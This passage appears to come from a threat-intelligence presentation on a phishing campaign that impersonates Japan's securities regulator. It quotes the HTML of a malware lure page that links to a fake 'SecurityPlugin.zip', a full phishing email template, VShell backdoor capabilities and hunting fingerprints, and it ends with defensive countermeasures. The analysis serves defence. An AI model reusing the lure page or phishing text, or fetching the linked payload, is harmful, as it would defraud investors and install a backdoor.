
```python
import whois


def whoisCheck(info):
    if info == "":
        return print("你输入的是空的啊？")
    try:
        whoisResultInfo = whois.whois(info)
        print(whoisResultInfo)
        print(whoisResultInfo.get('name'))
        print(whoisResultInfo.get('emails'))
        print(whoisResultInfo.get('registrar'))
    except KeyError as ke:
        print(f"WHOIS信息缺少对应键: {ke}")
    except Exception as e:
        print(f"查询出现问题: {e}")


if __name__ == '__main__':
    info = input("请您输入目标地址:")
    whoisCheck(info)
```

WHOIS query script

Continuous Intrusion & Distribution

Development and delivery timeline (UTC+9)

- It indicates that the threat actor developed and deployed the malware and scripts in real time immediately before the email was sent.



04
Infrastructure Analysis

Hunting malware hosting servers

- Reuse of malware distribution hosts
  - It was possible to identify related domains and original IP addresses using services such as VirusTotal and Censys.
  - We were also able to identify domains that did not appear in the phishing emails themselves, based on shared characteristics of the malware hosting sites.

Censys search result

```
<meta charset="UTF-8">
<title>セキュリティプラグインのダウンロード</title>
<meta name="viewport" content="width=device-width, init
```


Html title tag

```
<body>
  <div class="container">
    <h1>最新セキュリティプラグインのダウンロード</h1>
    <p class="info">本プラグインは、証券取引口座の安全を守るために必須です。</p>

    <a href="https://bookinghotelnow.com/SecurityPlugin.zip" class="download-button" download="SecurityPlugin.zip">
      セキュリティプラグインをダウンロード
    </a>

    <p class="reminder">⚠ ダウンロード後、必ず解凍して安全プラグインをインストールしてください。</p>

    <div class="steps">
      <h2>インストール手順</h2>
      <ul>
        <li>ステップ1: ダウンロードボタンをクリックして、インストーラーをダウンロードします。</li>
        <li>ステップ2: ダウンロードしたインストーラーを開き、画面の指示に従ってインストールします。</li>
        <li>ステップ3: インストール後、パソコン端末で正常に取引やその他の機能をご利用いただけます。反応がない場合は、
      </ul>
    </div>

    <div class="footer">
      証券取引等監視委員会／Securities and Exchange Surveillance Commission<br>
      （法人番号6000012010023）<br>
      〒100-8922 東京都千代田区霞が関3－2－1 中央合同庁舎第７号館<br>
      電話番号：03-3506-6000
    </div>
```

Malware hosting site source

VShell server


- Multi-platform backdoor written in Go
- The original repository has been deleted.
  - https://github.com/veo/vshell
  - The cracked version (v4.9.3) is leaked.
- Supported protocols
  - TCP/KCP over UDP/WebSocket/DNS/DOT/DOH/OSS




https://github.com/veo/vshell

VShell server

- Supported multiple payload types
  - Stager/Shellcode/Full beacon/ Passive listener
- Plugin Runner
  - An operator can deploy additional modules
    - Fscan, Mimikatz, etc.
- Tunneling function
  - SOCKS5 Tunnel/HTTP Tunnel/ TCP proxy/UDP proxy






VShell web console


VShell fingerprints

- Fake nginx page
- Basic authentication



Censys search result


Default nginx page




Basic authentication page

VShell fingerprints

- Title: 登录 - 管理平台



VShell login console




Censys search result

05
Countermeasures

Email monitoring

- Monitor Japanese subject, message body or attachments.



[redacted]からのお知らせ：セキュリティプラグインの更新をお願いしますNo.59745

[redacted]

宛先: [redacted]

[redacted]より重要なお知らせ：セキュリティプラグインを更新してください

平素より当委員会の運営にご協力いただき誠にありがとうございます。

近年、正規証券会社を装った偽サイトやフィッシングメールによる詐欺被害が増加しており、
投資家の資産および個人情報が深刻な脅威にさらされております。
投資者保護を強化するため、当委員会ではシステムセキュリティを大幅にアップグレードいたしました。

【重要】2025年10月9日までに更新を完了してください
ご自身の常用パソコン端末に最新版セキュリティプラグインを必ずダウンロード・インストールしてください。
期限を過ぎた場合、証券口座や証券取引の機能をパソコン端末で正常にご利用いただけなくなります。

更新手順:
下記のリンクをクリックして最新版セキュリティプラグインをダウンロードしてインストールしてください。

【セキュリティプラグインを今すぐダウンロード】
https://www.fsa.go.jp/sesc/support/fund.html

対象となる主な証券会社:
- 野村證券（Nomura Securities）
- 大和證券（Daiwa Securities）
- SBI証券（SBI Securities）
- 楽天証券（Rakuten Securities）
- 松井証券（Matsui Securities）
※ 上記は一部であり、その他の証券会社も対象です。

影響を受ける機能:
- 証券口座へのログインおよび認証機能
- 株式・投資信託・先物取引などの注文・取消
- 入金・出金・資金振替操作
- リアルタイム株価およびレポート閲覧
- オンラインサポート・口座セキュリティ管理

Phishing email sample

Network control measures

- Direct IP address connection
  - If your organization doesn’t need to access to the Internet with IP address, block the direct access.
- Specific protocols control
  - Control or monitor unnecessary protocols
    - KCP over udp
      - kcp/README.en.md at master · skywind3000/kcp · GitHub
    - Websocket (wss)
      - RFC 6455 - The WebSocket Protocol
    - DNS over TLS
      - DoT uses port 853 by default.
- Block C2 servers as quickly as possible
  - Analyze the sample and C2 servers to get IoCs.

